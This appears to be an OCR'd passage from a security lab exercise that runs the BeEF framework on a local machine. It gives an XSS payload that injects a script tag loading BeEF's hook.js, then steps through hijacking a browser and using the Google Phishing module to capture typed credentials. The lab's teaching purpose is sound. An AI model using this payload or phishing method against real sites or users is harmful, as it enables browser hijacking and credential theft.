
    <script src=\"http://127.0.0.1:4000/hook.js\"></script>




5. Using the Chromium Browser trigger the new product XSS attack. Note that the Chromium Browser is now under your control. (Copy and paste the BEEF demo URL http://127.0.0.1:4000/demos/basic.html to a browser to trigger the attack.)
6. Go to Firefox and in the check the BEEF Framework Online Browsers. 127.0.0.1 should appear.





8. Select Commands and explore the options available. Run a Social Engineering attack using Google Phishing from the Commands menu. (BEEF-> Current Browser-> Commands, search for google and select Google Phishing. Execute and see what happens in the demo page.) Go to the hijacked Chromium browser, it should look like a Google Mail login interface. Enter a username and password and attempt to log in.
9. Check the BEEF logs on the Firefox browser to see if you have captured the entered credentials. (You may need to refresh the BEEF Chromium browser and check the logs)




